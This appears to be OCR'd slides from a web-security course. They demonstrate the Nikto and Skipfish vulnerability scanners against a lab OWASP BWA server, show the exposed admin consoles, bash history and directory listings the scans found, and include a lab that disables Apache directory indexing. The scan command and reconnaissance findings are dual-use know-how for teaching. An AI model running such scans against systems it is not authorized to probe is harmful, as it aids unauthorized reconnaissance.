
Apache Tomcat Web App Manager





Apache Tomcat Web App Manager

If the user had successfully authenticated on our server and was authorized:



Apache Tomcat Web App Manager

- Several GUI based managers for various services are set up with no authentication by default
- You should always run a port scan after installing and running a new service to see what is accessible
- Also, many GUIs can be locked down to localhost access only.
  - Tomcat for example is set for remote access which is dangerous

Automated Vulnerability Scanners

- So far (aside from sqlmap) we have been performing manual testing
- Automated vulnerability Scanners are often used as a starting point to find low hanging fruit
  - Nikto
  - Skipfish

Nikto - Vulnerable Web App Scanner

- Perl program witten by Chris Sullo
- Uses a database of items to scan against a server target
- Finds files, directories, admin consoles, etc.

Nikto

- Don't run Nikto in class as it would really hammer the server but this is how it would work:
- nikto –host 172.29.148.1 –Format HTM –output /root/nikto.html
- I did create a file for you to look at though of a scan I performed
- Drag nikto.html from your M:\Tools to your Win8.1 VM desktop
- Open it in Firefox

Nikto

- Take a look through the report for a few minutes and let me what looks interesting
- Feel free to check out the links on the owaspbwa server


172.29.148.1 / 172.29.148.1 port 80	
Target IP	172.29.148.1
Target hostname	172.29.148.1
Target Port	80
HTTP Server	Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Site Link (Name)	http://172.29.148.1:80/
Site Link (IP)	http://172.29.148.1:80/

Nikto

- The following slides are some items I noticed that were interesting

Admin Console


- Admin Logon for courierwebadmin.cgi



Admin Console


- If attacker gained valid credentials

Another Admin Console



Another Admin Console

- If attacker gained valid credentials



Access to Server History File

172.29.148.1/.bash_history

```
/usr/local/rvm/bin/rvm user gemsets
/usr/local/rvm/wrappers/ruby-1.9.3-p484@railsgoat/ruby /usr/local
/rvm/gems/ruby-1.9.3-p484@railsgoat/gems/passenger-4.0.38
/bin/passenger-config --detect-ruby
/usr/local/rvm/gems/ruby-1.9.3-p484@railsgoat/gems/passenger-4.0.38
/bin/passenger-config --detect-ruby
exit
```

Directory Listing

172.29.148.1/test/

Index of /test

Name	Last modified	Size	Description
Parent Directory		-	
testoutput/	26-Mar-2012 22:17	-	

Directory Listing

172.29.148.1/images/

Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
Knob_Add.png	01-May-2011 23:07	4.2K	
Knob_Attention.png	16-Apr-2011 15:57	4.5K	
mandiant.png	18-Jun-2015 21:57	1.8K	
owasp.png	22-Apr-2011 16:43	70K	

Directory Listing

172.29.148.1/cgi-bin/

Index of /cgi-bin

Name	Last modified	Size	Description
Parent Directory		-	
courierwebadmin	04-Apr-2010 23:06	5.4K	
courierwebadmin.cgi	06-Nov-2008 20:46	5.3K	


Directory Listing Defense

- Many servers will allow directory browsing by default which is dangerous
- Your Apache2 server running on Kali right now allows directory browsing

Directory Listing Defense Lab

- **cd /var/www**
- **mkdir test**
- **cd test**
- **touch asdf asdf2**
- In Firefox, browse to your kali ip /test

Directory Listing Defense Lab



Directory Listing Defense Lab

- Now, let's disable directory listing
- **cd /etc/apache2**
- **ls**
- apache2.conf is the main configuration file
- **vi apache2.conf**
- :set nu
- Scroll down to line 165


Directory Listing Defense Lab

```
164 <Directory /var/www/>
165         Options Indexes FollowSymLinks
166         AllowOverride None
167         Require all granted
168 </Directory>
```

- Go into insert mode and delete the “Indexes” string on line 165
- Hit Escape
- Save the file with :wq
- **service apache2 restart**

Directory Listing Defense Lab

- In Firefox, use CTRL-F5 to refresh the page



SkipFish

- Another automated vulnerability scanner is SkipFish
- Performs large amount of scans and can overwhelm a server quickly
  - Therefore, we will not have an in-class demo for this tool
- Can perform scanning and brute-force/dictionary attacks

SkipFish

- We will look at portions of a finished report based on a recent scan I performed on our OWASPBWA server
  - I let this run for about 10 minutes and then aborted the scan before the end

SkipFish – While Running

```
  - 172.29.148.1 -0:09:37.293.2/s), 363891 kB in, 168182 kB out (921.9 kB/s)  l
  - 172.29.148.1 -0:09:37.408.3/s), 364006 kB in, 168243 kB out (922.0 kB/s)  l
Scan statistics:: 0:09:37.502.3/s), 364103 kB in, 168295 kB out (922.0 kB/s)  l
Scan statistics:: 0:09:37.592.3/s), 364178 kB in, 168336 kB out (922.1 kB/s)  l
      Scan time : 0:09:37.697.4/s), 364253 kB in, 168376 kB out (922.2 kB/s)  l
      Scan time : 0:09:38.613.4/s), 364331 kB in, 168418 kB out (922.2 kB/s)  l
  HTTP requests : 386964 (669.5/s), 364413 kB in, 168463 kB out (921.0 kB/s)  l
    Compression : 217936 kB in, 654413 kB out (50.0% gain)    rops11 par, 9 val
    HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops11 par, 9 val
 TCP handshakes : 4146 total (94.1 req/conn)  rged   17 dict     111 par, 9 val
     TCP faults : 0 failures, 0 timeouts, 1 purged   17 dict     111 par, 9 val
 External links : 408990 skipped27 done (47.09%)     17 dict     111 par, 9 val
   Reqs pending : 3195        1027 done (47.09%)     17 dict     111 par, 9 val
Database statistics:81 total, 1027 done (47.09%)     17 dict     111 par, 9 val
Database statistics:81 total, 1027 done (47.09%)     17 dict     111 par, 9 val
         Pivots : 2181 total, 1027 done (47.09%)     17 dict     111 par, 9 val
         Pivots : 2181 total, 1027 done (47.09%)     17 dict     111 par, 9 val
    In progress : 1025 pending, 88 init, 24 attacks, 17 dict     111 par, 9 val
  Missing nodes : 546 spotted dir, 378 file, 76 pinfo, 831 unkn, 111 par, 9 val
     Node types : 1 serv, 775 dir, 378 file, 76 pinfo, 831 unkn, 111 par, 9 val
   Issues found : 249 info, 2 warn, 57 low, 22 medium, 1 high impact
      Dict size : 786 words (786 new), 15 extensions, 256 candidates
     Signatures : 77 total
```

SkipFish Report - OWASPBWA

skipfish WEB APP SCANNER

Scanner version:	2.10b	Scan date:	Sun Oct 4 18:38:28 2015
Random seed:	0xa81789a9	Total time:	0 hr 9 min 55 sec 369 ms

Problems with this scan? Click here for advice.

Crawl results - click to expand:

Document type overview - click to expand:

- application/javascript (10)
- application/x-shockwave-flash (1)
- application/xhtml+xml (73)
- image/gif (20)
- image/png (22)
- text/css (2)
- text/html (13)
- text/plain (4)
- text/xml (1)

SkipFish Report - OWASPBWA

Document type overview - click to expand:

application/javascript (10)

1. http://172.29.148.1/wivet/history/history.js (24548 bytes) [show trace +]
2. http://172.29.148.1/wivet/js/ext/dynamic.js (1889 bytes) [show trace +]
